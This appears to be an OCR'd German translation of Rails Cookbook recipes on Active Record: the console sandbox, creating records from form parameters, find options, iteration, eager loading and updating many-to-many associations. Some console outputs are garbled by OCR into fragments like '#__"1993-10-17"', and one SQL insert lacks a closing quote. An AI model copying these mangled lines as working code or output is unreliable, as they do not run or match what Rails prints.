Lösung

Verwenden Sie die Rails-Console, um Objekte Ihrer Modelle zu erzeugen und deren Beziehungen zueinander zu untersuchen.

Aus dem Projektstamm geben Sie folgendes ein:

```
~/projects$ ruby script/console -s
Loading development environment in sandbox.
Any modifications you make will be rolled back on exit.
```

Wenn Sie mit Windows arbeiten, geben Sie folgendes ein:

```
C:\myApp>ruby script/console -s
```

Sie landen dann in einer `irb`-Session mit vollem Zugriff auf Ihre Projektumgebung und dessen Active Record-Modellen. Sie können wie in einem Controller Ruby-Code eingeben um eventuelle Probleme mit Ihrem Datenmodell aufzuspüren.

Diskussion

Als Beispiel wollen wir eine Datenbank für ein Projekt anlegen, das unseren Besitz und dessen Typ festhält. Dieses Beispiel verknüpft unser Eigentum auch mit Tags. Legen Sie diese Datenbank an, indem Sie drei Modelle mittels `script/generate` erzeugen: `asset`, `asset_type` und `tag`. (Beachten Sie, dass kein Modell für die `assets_tags`-Assoziationstabelle angelegt wird, da Rails das intern handhabt.)

```
~/project$ ruby script/generate model asset
...
~/project$ ruby script/generate model asset_type
...
~/project$ ruby script/generate model tag
...
```

Nun definieren wir die Tabellendefinitionen mit der folgenden Migration:

```
class BuildDb < ActiveRecord::Migration
  def self.up
    create_table :asset_types do |t|
      t.column :name,          :string
    end
    create_table :assets do |t|
      t.column :asset_type_id, :integer
      t.column :name,          :string
      t.column :description,   :text
    end
    create_table :tags do |t|
      t.column :name,          :string
    end
    create_table :assets_tags do |t|
      t.column :asset_id,      :integer
      t.column :tag_id,        :integer
    end
  end

  def self.down
    drop_table :assets_tags
    drop_table :assets
```

```
    drop_table :asset_types
    drop_table :tags
  end
end
```

Jetzt füllen wir die Datenbank mit einigen Testdaten auf. Nutzen Sie hierzu die folgenden SQL `insert`-Anweisungen:

```
insert into asset_types values (1,'Photo);
insert into asset_types values (2,'Painting');
insert into asset_types values (3,'Print');
insert into asset_types values (4,'Drawing');
insert into asset_types values (5,'Movie');
insert into asset_types values (6,'CD');
insert into assets values (1,1,'Cypress','A photo of a tree.');
insert into assets values (2,5,'Blunder','An action film.');
insert into assets values (3,6,'Snap','A recording of a fire.');
insert into tags values (1,'hot');
insert into tags values (2,'red');
insert into tags values (3,'boring');
insert into tags values (4,'tree');
insert into tags values (5,'organic');
insert into assets_tags values (1,4);
insert into assets_tags values (1,5);
insert into assets_tags values (2,3);
insert into assets_tags values (3,1);
insert into assets_tags values (3,2);
```

Nun richten Sie die Beziehungen zwischen den Modellen ein. Unser Beispiel umfasst eine 1-zu-M- und eine M-zu-M-Beziehung.

asset_type.rb:

```
class AssetType < ActiveRecord::Base
  has_many :assets
end
```

tag.rb:

```
class Tag < ActiveRecord::Base
  has_and_belongs_to_many :assets
end
```

asset.rb:

```
class Asset < ActiveRecord::Base
  belongs_to :asset_type
  has_and_belongs_to_many :tags
end
```

Nachdem unser Modell nun eingerichtet und einige Testdaten geladen sind, können wir eine Console-Session öffnen und uns umsehen:

```
~/project$ ruby script/console -s
Loading development environment in sandbox.
Any modifications you make will be rolled back on exit.
```

```
>> a = Asset.find(3)
=> #<Asset:0x4093fba8 @attributes={"name"=>8220;Snap", "id"=>"3",
"asset_type_id"=>"6", "description"=>"A recording of a fire."}>

>> a.name
=> "Snap"

>> a.description
=> "A recording of a fire."
>> a.asset_type
=> #<AssetType:0x4093a090 @attributes={"name"=>"CD", "id"=>"6"}>

>> a.asset_type.name
=> "CD"

>> a.tags
=> [#<Tag:0x40935acc @attributes={"name"=>"hot", "tag_id"=>"1", "id"=>"1",
"asset_id"=>"3"}>, #<Tag:0x40935a90 @attributes={"name"=>"red", "tag_id"=>"2",
"id"=>"2", "asset_id"=>"3"}>]

>> a.tags.each { |t| puts t.name }
hot
red
=> [#<Tag:0x40935acc @attributes={"name"=>"hot", "tag_id"=>"1", "id"=>"1",
"asset_id"=>"3"}>, #<Tag:0x40935a90 @attributes={"name"=>"red", "tag_id"=>"2",
"id"=>"2", "asset_id"=>"3"}>]
```

In der Console-Session rufen wir den asset-Datensatz mit der ID 3 ab und speichern ihn in einem Objekt. Wir lassen uns den Namen und die Beschreibung ausgeben. Die Abfrage des Typs liefert ein `AssetType`-Objekt zurück. Die nächste Zeile liefert den Namen des Typs zurück.

Der Zugriff auf die Tags dieses asset-Objekts gibt ein Array mit des Tags zurück. Der nächste Befehl geht diese Tags durch und gibt den jeweiligen Tagnamen aus.

Je größer und komplexer die Objekte werden, desto schwieriger wird es, deren gedruckte Darstellung in der Console zu lesen. Die Ausgabe von Modellobjekten an die Console mittels `pp` (`pretty-print`) oder `y` (`yaml`) kann die Lesbarkeit der Informationen stark verbessern. Probieren Sie die folgenden Befehle in der Console aus:

```
require 'pp'
asset = Asset.find(:first)
pp asset
y asset
```

Die Methode `y` gibt das Objekt im YAML-Format aus und ist eigentlich nur ein Kürzel für:

```
puts asset.to_yaml
```

Die Untersuchung Ihres Modells in dieser eingeschränkten Umgebung ist eine gute Möglichkeit sicherzustellen, dass es keine Probleme gibt. Ähnliche Tests in den Controllern Ihrer Anwendung kann offensichtliche Probleme etwas weniger schwer aufstöbern.

Siehe auch

- Rezept 10.1, »Rails über die Konsole untersuchen«

3.6 Zugriff auf Ihre Daten über Active Record

Problem

Sie verwenden ein Formular, das seine Parameter an einen Controller überträgt. Innerhalb einer Methode dieses Controllers wollen Sie ein neues Active Record-Objekt erzeugen, dass auf den Werten dieser Parameter basiert.

Lösung

Zum Beispiel haben Sie die folgende Autorentabelle (`authors`) in Ihrer *schema.rb* definiert:

db/schema.rb:

```
ActiveRecord::Schema.define(:version => 1) do

  create_table "authors", :force => true do |t|
    t.column "first_name", :string
    t.column "last_name", :string
    t.column "email", :string
    t.column "phone", :string
  end
end
```

und ein entsprechendes Modell in *app/models/author.rb* eingerichtet:

```
class Author < ActiveRecord::Base
end
```

Das Formular für das Anlegen der Autoren enthält folgendes:

```
<p style="color: green"><%= flash[:notice] %></p>

<h1>Create Author</h1>

<form action="create" method="post">
  <p> First Name:
  <%= text_field "author", "first_name", "size" => 20 %></p>

  <p> Last Name:;
  <%= text_field "author", "last_name", "size" => 20 %></p>

  <p> Email:;
  <%= text_field "author", "email", "size" => 20 %></p>

  <p> Phone Number:;
  <%= text_field "author", "phone", "size" => 20 %></p>
```

```
  <input type="submit" value="Save">
</form>
```

Fügen Sie eine `create`-Methode ein, die ein neues `Author`-Objekt in *app/controllers/authors_controller.rb* anlegt:

```
def create
  @author = Author.new(params[:author])
  if @author.save
    flash[:notice] = 'Autor erfolgreich angelegt.'
    redirect_to :action => 'list'
  else
    flash[:notice] = 'Autor konnte nicht angelegt werden.'
    render :action => 'new'
  end
end
```

Diskussion

Im Authors-Controller legen wir eine neue Author-Instanz an, indem wir Active Records `new`-Konstruktor aufrufen. Diesem Konstruktor kann ein Hash von Attributen übergeben werden, die den Spalten der `authors`-Tabelle entsprechen. In diesem Fall übergeben wir das `author`-Subhash des `params`-Hashes. Das `author`-Hash enthält alle Werte, die der Benutzer in das Autorenformular eingetragen hat.

Wir versuchen dann, das Objekt zu speicehrn, was zu einem SQL Insert führt. Geht alles glatt, öffnen wir eine `flash`-Meldung, die den Erfolg anzeigt, und leiten das ganze dann an die `list`-Aktion weiter. Wurde das Objekt nicht gespeichert (z.B. aufgrund von Validierungsfehlern), geben wir erneut das Formular aus.

Siehe auch

- Rezept 3.8, »Iteration über eine Active Record-Ergebnismenge«

3.7 Datensätze mittels find abrufen

Problem

Sie möchten ein Active Record-Objekt abrufen, das einen bestimmten Datensatz in Ihrer Datenbank repräsentiert, oder eine Reihe von Active Record-Objekten, die bestimmte Bedingungen erfüllen.

Lösung

Zuerst benötigen Sie einige Daten, mit denen Sie arbeiten können. Richten Sie eine Mitarbeitertabelle namens `employees` in Ihrer Datenbank ein und füllen Sie diese mit einer Reihe

von Mitarbeitern und deren Einstellungdatum auf. Die folgende Migration erledigt diese Aufgabe:

db/migrate/001_create_employees.rb:

```
class CreateEmployees < ActiveRecord::Migration
  def self.up
    create_table :employees do |t|
      t.column :last_name,  :string
      t.column :first_name, :string
      t.column :hire_date,  :date
    end
    Employee.create :last_name => "Davolio",
                    :first_name => "Nancy",
                    :hire_date => "1992-05-01"
    Employee.create :last_name => "Fuller",
                    :first_name => "Andrew",
                    :hire_date => "1992-08-14"
    Employee.create :last_name => "Leverling",
                    :first_name => "Janet",
                    :hire_date => "1992-04-01"
    Employee.create :last_name => "Peacock",
                    :first_name => "Margaret",
                    :hire_date => "1993-05-03"
    Employee.create :last_name => "Buchanan",
                    :first_name => "Steven",
                    :hire_date => "1993-10-17"
    Employee.create :last_name => "Suyama",
                    :first_name => "Michael",
                    :hire_date => "1993-10-17"
    Employee.create :last_name => "King",
                    :first_name => "Robert",
                    :hire_date => "1994-01-02"
    Employee.create :last_name => "Callahan",
                    :first_name => "Laura",
                    :hire_date => "1994-03-05"
    Employee.create :last_name => "Dodsworth",
                    :first_name => "Anne",
                    :hire_date => "1994-11-15"
  end

  def self.down
    drop_table :employees
  end
end
```

Um beispielsweise den Datensatz mit der ID 5 zu finden, übergeben Sie 5 an `find`:

```
>> Employee.find(5)
=> #__"1993-10-17", "id"=>"5",
"first_name"=>"Steven", "last_name"=>"Buchanan"}>
```

In Ihrem Controller weisen Sie die Ergebnisse einer Variablen zu. In der Praxis wäre die ID üblicherweise ebenfalls eine Variable.

```
employee_of_the_month = Employee.find(5)
```

Wenn Sie ein Array existierender IDs an `find` übergeben, erhalten Sie ein Array mit `Employee`-Objekten zurück:

```
>> team = Employee.find([4,6,7,8])
=> [#__"1993-05-03", "id"=>"4",
"first_name"=>"Margaret", "last_name"=>"Peacock"}>, #<Employee:0x40b1ffe0
@attributes={"hire_date"=>"1993-10-17", "id"=>"6", "first_name"=>"Michael",
"last_name"=>"Suyama"}>, #<Employee:0x40b1ffa4
@attributes={"hire_date"=>"1994-01-02", "id"=>"7", "first_name"=>"Robert",
"last_name"=>"King"}>, #<Employee:0x40b1ff68
@attributes={"hire_date"=>"1994-03-05", "id"=>"8", "first_name"=>"Laura",
"last_name"=>"Callahan"}>]

>> team.length
=> 4
```

Die Übergabe von `:first` an `find` ruft den ersten gefundenen Datensatz aus der Datenbank ab. Beachten Sie allerdings, dass die Datenbank keine Garantien darüber abgibt, welcher Datensatz der erste sein wird.

```
>> Employee.find(:first)
=> #__"1992-05-01", "id"=>"1",
"first_name"=>"Nancy", "last_name"=>"Davolio"}>
```

Die Übergabe von `:order` an `find` ist nützlich, um die Reihenfolge der Ergebnisse zu steuern. Der folgende Aufruf gibt den Mitarbeiter zurück, der als erster eingestellt wurde:

```
>> Employee.find(:first, :order => "hire_date")
=> #__"1992-04-01", "id"=>"3",
"first_name"=>"Janet", "last_name"=>"Leverling"}>
```

Die Änderung der Sortierfolge gibt den Mitarbeiter zurück, der als letzter eingestellt wurde:

```
>> Employee.find(:first, :order => "hire_date desc")
=> #__"1994-11-15", "id"=>"9",
"first_name"=>"Anne", "last_name"=>"Dodsworth"}>
```

Sie finden alle Mitarbeiter der Tabelle, indem Sie `:all` als ersten Parameter übergeben:

```
>> Employee.find(:all).each {|e| puts e.last_name+', '+e.first_name}
Davolio, Nancy
Fuller, Andrew
Leverling, Janet
Peacock, Margaret
Buchanan, Steven
Suyama, Michael
King, Robert
Callahan, Laura
Dodsworth, Anne
```

Die Verwendung von `:all` in Verbindung mit der Option `:conditions` fügt eine `where`-Klausel in den von Active Record verwendeten SQL-Code ein:

```
>> Employee.find(:all, :conditions => "hire_date > '1992' AND first_name = 'Andrew'")
=> [#__"1992-08-14", "id"=>"2",
"first_name"=>"Andrew", "last_name"=>"Fuller"}>]
```

Active Record bietet allerdings eine bessere Möglichkeit der SQL-Konstruktion an. Die `:conditions`-Form erzeugt die gleichen Ergebnisse wie das obige Beispiel, ist aber sicherer, weil die Parameter automatisch mit den richtigen Escape- und Quotingzeichen versehen werden, bevor sie in die Query eingefügt werden:

```
>> Employee.find(:all, :conditions => ['hire_date > ? AND first_name = ?',
   '1992', 'Andrew'])
=> [#__"1992-08-14", "id"=>"2",
"first_name"=>"Andrew", "last_name"=>"Fuller"}>]
```

Das ist besonders wichtig, wenn eine der Suchbedingungen von einem Benutzer stammt. Doch egal wo die Daten herkommen, dieser Ansatz ist immer eine gute Sache.

Diskussion

Die drei verschiedenen Formen von `find` unterscheiden sich durch den ersten Parameter. Die erste Form erwartet eine ID oder ein Array von IDs. Sie liefert (je nach Eingabeparameter) einen einzelnen Datensatz oder ein Array von Datensätzen zurück. Wird keine der IDs gefunden, wird die `RecordNotFound`-Ausnahme ausgelöst. Die zweite Form verlangt das `:first`-Symbol und ruft ein einzelnes Record ab. Wird kein Datensatz gefunden, gibt `find` `nil` zurück. Die dritte, mit `:all` arbeitende Form, ruft alle Records aus der entsprechenden Tabelle ab. Werden keine Datensätze gefunden, gibt `find` ein leeres Array zurück.

Alle Formen von `find` akzeptieren einen `options`-Hash als letzten Parameter. (Es ist der »letzte« und nicht der »zweite« Parameter, weil die `:id`-Form von `find` eine beliebige Anzahl von IDs übergeben kann.) Das `options`-Hash kann eines (oder alle) der folgenden enthalten:

`:conditions`
: Fungiert als `where`-Klausel einer SQL-Anweisung

`:order`
: Bestimmt die Reihenfolge der Ergebnisse der Query

`:group`
: Gruppiert die Daten nach Spaltenwerten

`:limit`
: Legt die maximale Anzahl abzurufender Datensätze fest

`:offset`
: Legt die Anzahl der Datensätze fest, die zu Beginn der Ergebnismenge ignoriert werden sollen

`:joins`
: Enthält ein SQL-Fragment zum Join mehrerer Tabellen

`:include`
: Eine Liste benannter Assoziationen für einen »left outer« Join

`:select`
: Legt die Attribute der zurückgegegebenen Objekte fest

`:readonly`
: Vergibt einem Objekt Nur-Lese-Rechte, so dass deren Speicherung keine Auswirkungen hat

Siehe auch

- Rezept 3.12, »Eigene Queries ausführen mit find_by_sql«

3.8 Iteration über eine Active Record-Ergebnismenge

Problem

Sie haben die `find`-Methode von Active Record verwendet, um eine Reihe von Objekten abzurufen. Sie möchten alle Ergebnisse dieser Menge sowohl im Controller als auch im dazugehörigen View verarbeiten.

Lösung

Die Lösung verwendet eine Tier-Datenbank mit Namen und Beschreibungen. Legen Sie das Modell wie folgt an:

```
$ ruby script/generate model Animal
```

und fügen Sie dann folgendes in die generierte animal-Migration ein. Damit wird das Schema definiert und einige Tiere in die Datenbank eingefügt:

db/migrate/001_create_animals.rb:

```
class CreateAnimals < ActiveRecord::Migration
  def self.up
    create_table :animals do |t|
      t.column :name,        :string
      t.column :description, :text
    end

    Animal.create :name => 'Antilocapra americana',
                  :description => <<-EOS
          The deer-like Pronghorn is neither antelope
```

```
        nor goat -- it is the sole surviving member
        of an ancient family dating back 20 million
        years.
      EOS

    Animal.create :name => 'Striped Whipsnake',
                  :description => <<-EOS
        The name "whipsnake" comes from the snake's
        resemblance to a leather whip.
      EOS

    Animal.create :name => 'The Common Dolphin',
                  :description => <<-EOS
        (Delphinis delphis) has black flippers and
        back with yellowish flanks and a white belly.
      EOS
  end
  def self.down
    drop_table :animals
  end
end
```

controllers/animals_controller.rb ruft alle Tier-Datensätze aus der Datenbank ab. Wir gehen die Ergebnismenge durch, führen eine einfache Schiebeoperation für jeden Tiernamen durch und speichern das Ergebnis in einem Array ab:

```
class AnimalsController < ApplicationController

  def list
    @animals = Animal.find(:all, :order => "name")
  end
end
```

Nun geben wir den Inhalt beider Tier-Arrays in *views/animals/list.rhtml* aus, wobei wir zwei verschiedene Ruby-Schleifenkonstrukte verwenden:

```
<h1>Animal List</h1>
<ul>
<% for animal in @animals %>
  <li><%= animal.name %>
    <blockquote>
      <%= animal.description %>
    </blockquote>
  </li>
<% end %>
</ul>
```

Diskussion

In unserer Lösung liefert der `find`-Befehl alle Tiere aus der Datenbank zurück und speichert sie, sortiert nach Name, im Array `@animals`. Der Array-Variablen steht ein @-Zeichen voran, was sie zu einer Instanzvariablen macht, die innerhalb des Views (*list.rb*) sichtbar ist.

Das MVC-Idiom besteht darin, die Datenstrukturen enthaltende Variablen an die Views zu übergeben, und die Views entscheiden zu lassen, wie die Daten darzustellen sind. Im *list*-View gehen wir das `@animals`-Array also mit einer `for`-Anweisung durch, die den `each`-Iterator der `Array`-Klasse verwendet. Jede Iteration speichert ein `Animal`-Objekt in der Variablen `animal`. Für jedes Tier geben wir den Namen und die Beschreibung aus.

Abbildung 3-1 zeigt das Ergebnis unserer Iteration im View.




Abbildung 3-1: Iteration über eine Liste von Tieren

Siehe auch

- Rezept 3.7, »Datensätze mittels find abrufen«

3.9 Daten effektiv abrufen mittels »Eager Loading«

Problem

Sie haben Daten in einer Tabelle vorliegen, die ein Parent-Record in einer zweiten Tabelle, sowie Child-Records in einer dritten Tabelle referenzieren. Sie wollen alle Objekte eines bestimmten Typs abrufen, einschließlich der zugehörigen Parent- und Child-Objekte. Sie können diese Informationen sammeln, indem Sie jedes Objekt in einer Schleife durchgehen und zusätzliche Queries vornehmen, aber das belastet die Datenbank nur zusätzlich.

Sie suchen eine Möglichkeit, diese Informationen mit so wenig Queries wie möglich abzurufen.

Lösung

Mit Hilfe des sog. Eager Loading (zu deutsch etwa »eifriges Laden«) von Active Record können Sie mit einer einzigen Datenbank-Query Objekte aus einem Modell abrufen und dazugehörige Objekte berücksichtigen.

Nehmen wir einmal an Sie besitzen eine Photographie-Website, die Photogalerien unterschiedlicher Photographen darstellt. Diese Datenbank ist durch die folgende Migration definiert:

db/migrate/001_build_db.rb:

```
class BuildDb < ActiveRecord::Migration

  def self.up
    create_table :photographers do |t|
      t.column :name,            :string
    end
    create_table :galleries do |t|
      t.column :photographer_id, :integer
      t.column :name,            :string
    end
    create_table :photos do |t|
      t.column :gallery_id,      :integer
      t.column :name,            :string
      t.column :file_path,       :string
    end
  end

  def self.down
    drop_table :photos
    drop_table :galleries
    drop_table :photographers
  end
end
```

Die Beziehungen zwischen Photographen, Galerien und Photos sind in den jeweiligen Modell-Klassendefinitionen festgelegt.

models/photographer.rb:

```
class Photographer < ActiveRecord::Base
  has_many :galleries
end
```

app/models/gallery.rb:

```
class Gallery < ActiveRecord::Base
  has_many :photos
  belongs_to :photographer
end
```

app/models/photo.rb:

```
class Photo < ActiveRecord::Base
  belongs_to :gallery
end
```

Schließlich füllen Sie Ihre Datenbank mit dem folgenden Datensatz auf:

```
insert into photographers values (1,'Philip Greenspun');
insert into photographers values (2,'Mark Miller');

insert into galleries values (1,1,'Still Life');
insert into galleries values (2,1,'New York');
insert into galleries values (3,2,'Nature');

insert into photos values (1,1,'Shadows','photos/img_5411.jpg');
insert into photos values (2,1,'Ice Formations','photos/img_6386.jpg');
insert into photos values (3,2,'42nd Street','photos/img_8419.jpg');
insert into photos values (4,2,'The A Train','photos/img_3421.jpg');
insert into photos values (5,2,'Village','photos/img_2431.jpg');
insert into photos values (6,2,'Uptown','photos/img_9432.jpg');
insert into photos values (7,3,'Two Trees','photos/img_1440.jpg');
insert into photos values (8,3,'Utah Sunset','photos/img_3477.jpg');
```

Um das Eager Loading zu nutzen, fügen Sie die Option `:include` an die Active Record `find`-Methode an, wie im nachfolgenden `GalleriesController`. Die zurückgelieferte Datenstruktur wird in der Instanzvariablen `@galleries` gespeichert.

app/controllers/galleries_controller.rb:

```
class GalleriesController < ApplicationController

  def index
    @galleries = Gallery.find(:all, :include => [:photos, :photographer])
  end
end
```

In Ihrem View können Sie das `@galleries`-Array durchgehen und auf Informationen zu jeder Galerie, deren Photographen und den darin enthaltenen Photos zugreifen:

app/views/galleries/index.rhtml:

```
<h1>Gallery Results</h1>

<ul>
  <% for gallery in @galleries %>
    <li><b><%= gallery.name %> (<i><%= gallery.photographer.name %></i>)</b>
      <ul>
        <% for photo in gallery.photos %>
          <li><%= photo.name %> (<%= photo.file_path %>)</li>
        <% end %>
      </ul>
    </li>
  <% end %>
</ul>
```

Diskussion

Die Lösung verwendet die :include-Option der find-Methode, um das Eager Loading zu aktivieren. Da wir die find-Methode auf die Gallery-Klasse angewendet haben, können wir die Art der abzurufenden Objekte festlegen, indem wir deren Namen angeben, wie sie in der Gallery-Klassendefinition angegeben sind.

Da eine Galerie viele (has_many) :photos besitzt und zu einem :photographer gehört (belongs_to), können wir :photos und :photographer an :include übergeben. Jede in der :include-Option aufgeführte Assoziation fügt einen left join in die hinter den Kulissen generierte Query ein. Bei unserer Lösung entält die durch die find-Methode generierte Query zwei left joins im erzeugten SQL-Code. Der SQL-Code sieht wie folgt aus:

```
SELECT
    photographers.'name' AS t2_r1,
    photos.'id' AS t1_r0,
    photos.'gallery_id' AS t1_r1,
    galleries.'id' AS t0_r0,
    photos.'name' AS t1_r2,
    galleries.'photographer_id' AS t0_r1,
    photos.'file_path' AS t1_r3,
    galleries.'name' AS t0_r2,
    photographers.'id' AS t2_r0

FROM galleries

LEFT OUTER JOIN photos
    ON photos.gallery_id = galleries.id

LEFT OUTER JOIN photographers
    ON photographers.id = galleries.photographer_id
```

Sie erkennen eine ganze Menge Aliasing, das von Active Record verwendet wird, uum die Ergebnisse in eine Datenstruktur zu packen, aber Sie erkennen auch das Einbinden der photos- und photographers-Tabellen.

Active Records Eager Loading ist bequem, aber es gilt auch einige Einschränkungen zu beachten. Zum Beispiel können Sie keine :conditions festlegen, die auf die in der :include-Option aufgeführten Modelle angewandt werden.

Abbildung 3-2 zeigt alle Galerie-Informationen, die durch die SQL-Query abgerufen wurden, die von find generiert wurde.

Siehe auch

- Rails API-Dokumentation für Active Record Associations, *http://api.rubyonrails.com/classes/ActiveRecord/Associations/ClassMethods.html*
- Weiter Informationen zum Eager Loading mit kaskadierten Assoziationen finden sie auf *http://blog.caboo.se/articles/2006/02/21/eager-loading-with-cascaded-associations*




Abbildung 3-2: Ergebnis der find-Methode und Eager Loading

3.10 Aktualisierung eines Active Record-Objekts

Problem

Ihre Anwendung muss in der Lage sein, Datensätze in der Datenbank zu aktualisieren. Die Records können Assoziationen mit anderen Objekten enthalten, und diese müssen, genau wie die anderen Felder, ebenfalls aktualisiert werden.

Zum Beispiel besitzen Sie eine Datenbank-Anwendung zur Speicherung von Büchern während ihrer Produktion. Ihr Datenbankschema definiert Bücher und Inserts (innerhalb der Seiten plazierte Coupons). Sie möchten Ihre Anwendung so anpassen, dass Buchobjekten Inserts hinzugefügt werden können. Genauer gesagt kann ein Buch mehrere Inserts enthalten und ein Insert kann zu mehr als einem Buch gehören.

Lösung

Ihre Datenbank mit den Tabellen `books` und `inserts` wird über die folgende Migration definiert:

db/migrate/001_build_db.rb:

```
class BuildDb < ActiveRecord::Migration
  def self.up

    create_table :books do |t|
      t.column :name, :string
      t.column :description, :text
    end
```

```
    create_table :inserts do |t|
      t.column :name, :string
    end

    create_table :books_inserts, :id => false do |t|
      t.column :book_id, :integer
      t.column :insert_id, :integer
    end

    Insert.create :name => 'O\'Reilly Coupon'
    Insert.create :name => 'Borders Coupon'
    Insert.create :name => 'Amazon Coupon'
  end

  def self.down
    drop_table :books
    drop_table :inserts
  end
end
```

Die dritte in der Migration generierte Tabelle erzeugt eine Link-Tabelle zwischen `books` und `inserts`. Nun bauen Sie eine has-and-belongs-to-many-Beziehung zwischen `books` und `inserts` innerhalb der folgenden Modellklassen-Definitionen auf:

app/models/book.rb:

```
class Book < ActiveRecord::Base
  has_and_belongs_to_many :inserts
end
```

app/models/insert.rb:

```
class Insert < ActiveRecord::Base
  has_and_belongs_to_many :books
end
```

Als nächstes passen Sie die `edit`-Methode des `BooksControllers` so an, dass alle Inserts im `@inserts`-Array gespeichert werden. Da dies ein Instanzarray ist, ist es für das Editier-Formular verfügbar.

app/controllers/books_controller.rb:

```
class BooksController < ApplicationController
  def index
    list
    render :action => 'list'
  end

  def list
    @book_pages, @books = paginate :books, :per_page => 10
  end

  def show
    @book = Book.find(params[:id])
  end
```

```
  def new
    @book = Book.new
  end

  def create
    @book = Book.new(params[:book])
    if @book.save
      flash[:notice] = 'Buch wurde erfolgreich angelegt.'
      redirect_to :action => 'list'
    else
      render :action => 'new'
    end
  end

  def edit
    @book = Book.find(params[:id])
    @inserts = Insert.find(:all, :order => "name desc")
  end

  def update
    @book = Book.find(params[:id])
    insert = Insert.find(params["insert"].to_i)
    unless @book.inserts.include?(insert)
      @book.inserts << insert
    end
    if @book.update_attributes(params[:book])
      flash[:notice] = 'Buch wurde erfolgreich aktualisiert.'
      redirect_to :action => 'show', :id => @book
    else
      render :action => 'edit'
    end
  end

  def destroy
    Book.find(params[:id]).destroy
    redirect_to :action => 'list'
  end
end
```

Fügen Sie ein Dropdown-Menü mit Inserts in das Buch-Editierformular ein. Dieses Formular überträgt seine Daten an die Update-Aktion des `BooksController`s, den wir um die Verarbeitung von Inserts erweitert haben.

app/views/books/edit.rhtml:

```
<h1>Editing book</h1>

<% form_tag :action => 'update', :id => @book do %>
  <%= render :partial => 'form' %>
  <select name="insert">
    <% for insert in @inserts  %>
      <option value="<%= insert.id %>"><%= insert.name %></option>
    <% end %>
  </select>
```

```
  <%= submit_tag 'Edit' %>
<% end %>

<%= link_to 'Show', :action => 'show', :id => @book %> |
<%= link_to 'Back', :action => 'list' %>
```

Abschließend fügen wir Inserts für die Ausgabe des Buches ein, wenn es welche gibt.

app/views/books/show.rhtml:

```
<% for column in Book.content_columns %>
<p>
  <b><%= column.human_name %>:</b> <%=h @book.send(column.name) %>
</p>
<% end %>

<% if @book.inserts.length > 0 %>
  <b>Inserts:</b>;
  <ul>
    <% for insert in @book.inserts %>
      <li><%= insert.name %></li>
    <% end %>
  </ul>
<% end %>

<%= link_to 'Edit', :action => 'edit', :id => @book %> |
<%= link_to 'Back', :action => 'list' %>
```

Diskussion

Die Details einer 1-zu-M-Beziehung in eine Rails-Anwendung einzufügen ist ein typischer nächster Schritt nach der Generierung des grundlegenden Scaffoldings. Es gibt genug Unbekannte, die den Versuch des Scaffoldings, die Details einer 1-zu-M-Beziehung zu ermitteln, fehlschlagen lassen. Die gute Nachricht ist, dass eine Vielzahl hilfreicher Methoden in Ihre Modelle eingefügt werden, wenn Sie Active Record-Assoziationen erzeugen. Diese Methoden vereinfachen deutlich das CRUD der Assoziationen.

Die Lösung fügt eine Dropdown-Liste der Inserts in das Buch-Editierformular ein. Das Formular übergibt eine insert-ID an den `BooksController`. Die `update`-Methode des Controllers findet diese insert-ID im `params`-Hash, wandelt sie mittels `to_i` in einen Integerwert um, und übergibt sie an die `find`-Methode der `Insert`-Subklasse von Active Record. Nachdem das `insert`-Objekt abgerufen wurde, überprüfen wir, ob das zu aktualisierende `book`-Objekt dieses Insert bereits enthält. Wenn nicht, wird das `insert`-Objekt mit Hilfe des `<<`-Operators an ein Array von `Inserts`-Objekten angehängt.

Die restlichen Buchdaten werden über einen Aufruf von `update_attributes` aktualisiert, die, wie Active Records `create`-Methode, sofort versucht das Objekt zu speichern. Ist das Speichern erfolgreich, erfolgt eine Weiterleitung an die `show`-Aktion, um das gerade aktualisierte Buch und dessen Inserts auszugeben.

Abbildung 3-3 zeigt den Edit-Screen der Lösungsanwendung.

